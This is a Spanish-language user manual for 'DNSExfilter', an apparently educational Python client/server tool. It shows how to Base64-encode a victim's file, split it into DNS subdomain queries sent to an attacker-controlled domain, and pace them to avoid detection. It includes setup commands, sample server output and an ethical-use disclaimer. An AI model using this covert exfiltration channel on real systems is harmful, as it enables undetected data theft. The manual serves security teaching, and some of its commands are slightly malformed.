MANUAL DE USUARIO

Este es un script en Python diseñado para demostrar cómo se puede realizar exfiltración de datos utilizando el protocolo DNS. El script simula el comportamiento de un malware que codifica información sensible en formato Base64 y la fragmenta en subdominios, enviando consultas DNS hacia un servidor bajo control del atacante. Estas consultas aparentan ser legítimas, pero en realidad contienen fragmentos de datos que son reconstruidos en el servidor remoto. Esta técnica permite evadir medidas tradicionales de seguridad, ya que el tráfico DNS suele estar permitido y no siempre es inspeccionado profundamente. La finalidad del script es evidenciar cómo los atacantes pueden utilizar canales encubiertos para extraer información sin levantar sospechas en entornos monitoreados.

DNSExfilter maneja dos scripts:

1. El **lado del servidor**, que viene como un único script de Python (**Servidor_DNSExfilter.py**), que actúa como un servidor DNS personalizado, que recibe el archivo
2. El **lado del cliente** (**Clientes_DNSexfilter.py**) el lado de la víctima.

Para que todo funcione, **debes tener un nombre de dominio** y configurar el registro DNS (NS) de ese dominio para que apunte al servidor que ejecutará el **Servidor_DNSExfilter.py** lado del servidor.

Objetivo de la herramienta

El objetivo de esta herramienta es **demostrar de manera práctica cómo puede llevarse a cabo una exfiltración de datos mediante el protocolo DNS**, La herramienta permite simular la codificación, fragmentación y envío de información sensible a través de consultas DNS, así como la captura y reconstrucción de dicha información en un servidor controlado, esta herramienta está orientada al aprendizaje, la investigación en ciberseguridad ofensiva y defensiva.

Requisitos de sistema

Asegúrate de tener instaladas las siguientes herramientas y módulos en tu sistema antes de ejecutar el script

- **Python3**
- **Modulos de python**: socket, base, random, time, dnslib
- **Herramienta:** base64decode

Instalacion paso a paso

5. **Clona este repositorio en tu máquina local y asigna permisos de ejecución a los scripts:**

   git clone https://github.com/crisduc95/dns-exfilter.git
   cd dns-exfilter
   chmod +x Servidor_DNSExfilter.py , Clientes_DNSexfilter.py

6. **Instale las bibliotecas de Python necesarias:**

   pip3 install requirements.txt

7. **Permiso para el Puerto 53**

   En muchos sistemas operativos, el puerto 53 requiere permisos de superusuario si quieres usarlo directamente**. Esto solo se realiza en el servidor malicioso**

   sudo lsof -i :53


8. **Ejecutar el Script**

   python3 Servidor_DNSExfilter.py
   python3 Clientes_DNSexfilter.py


Descripción de cada comando y flag con ejemplos copy-paste.

LADO DEL SERVIDOR (maquina atacante)

Inicia el script **Servidor_DNSExfilter.py** con el siguiente comando:
#Python3 **Servidor_DNSExfilter.py**



Inicia un servidor DNS malicioso en el puerto 53 y escucha todas las consultas DNS entrantes




Extrae los datos codificados en el nombre del dominio (estos datos provienen del cliente)

```
┌──(kali㉿kali)-[~/Documents/dnsexfilter]
└─$ python3 Servidor_DNSExfilter.py
[*] Servidor DNS malicioso escuchando en 0.0.0.0:53
Request: [127.0.0.1:50605] (udp) / 'RXN0byBlcyB1bmEgcHJ1ZWJhIGRlIGZpbHRyYWRv.1.ocu
lto.com.' (A)
[+] Recibido fragmento para sesión 1: b'Esto es una prueba de filtrado'
Reply: [127.0.0.1:50605] (udp) / 'RXN0byBlcyB1bmEgcHJ1ZWJhIGRlIGZpbHRyYWRv.1.ocult
o.com.' (A) / RRs: A
```

Nota: **Este comando va primero.** El servidor debe estar escuchando **antes** de que el cliente envíe datos.


Utilizando la herramienta **BASE64** (https://www.base64decode.org/) se decodifica los datos de la ejecución de la herramienta



LADO DEL CLIENTE
Inicia el Script **Clientes_DNSExfilter.py** con el siguiente comando:
#Python3 **Clientes_DNSExfilter.py**

```
┌──(kali㉿kali)-[~/Documents/dnsexfilter]
└─$ python3 Clientes_DNSexfilter.py
```

El script lee el archivo `secreto.txt` y lo **divide en fragmentos** pequeños, cada fragmento se **codifica en base64** y se **envía como una consulta DNS** al servidor malicioso.



Las consultas se ven como: `YWJjZGVmZ2g.1.oculto.com` (fragmento codificado + ID + dominio).


Se envía pausado con `RETARDO` para evitar sospechas.

Flujo típico de uso en un caso de prueba de laboratorio.


1. Preparación del entorno


- Dos máquinas virtuales o físicas (o dos terminales en la misma máquina):
  - **Servidor atacante**: donde corre el servidor DNS malicioso.
  - **Cliente víctima**: donde está el archivo a exfiltrar.
- Ambas deben poder comunicarse (por IP local o red simulada).
- Configura el firewall para permitir tráfico DNS (puerto 53 UDP).

2. Ejecutar el servidor DNS malicioso



3. Crear archivo de prueba en el cliente






4. Editar y configurar el cliente

- Cambiar `SERVER_DNS = "127.0.0.1"` o IP del servidor real.
- Verificar que el archivo se llama igual (`secreto.txt`).


5. Ejecutar el script del cliente




6. El servidor recibe y reconstruye los datos

- Cada fragmento base64 es decodificado.

  El servidor imprime:
  `Recibido fragmento para sesión 1: b'datos...'`



Se utiliza la herramienta BASE64 la cual se decodifica los datos de la ejecución de la herramienta



Limitaciones y precauciones de uso ético

Este script está diseñado **únicamente con fines educativos, de investigación y concienciación en ciberseguridad**.

Usa este script de manera ética y solo en sistemas sobre los que tengas permiso de realizar escaneos de red.

La simulación de exfiltración de datos debe realizarse únicamente en entornos controlados o de laboratorio, con todos los permisos necesarios.

La técnica de exfiltración por DNS puede evadir mecanismos de seguridad tradicionales, por lo que su mal uso puede tener implicaciones legales y éticas graves.

Glosario y Referencias

- The hacker playbook 3 red team edition - Peter kim
- Rtfm red team field manual – Ben Clark, Nick Downer
- DNS as a Pathway for Infiltration and Exfiltration – Blackhat Articulo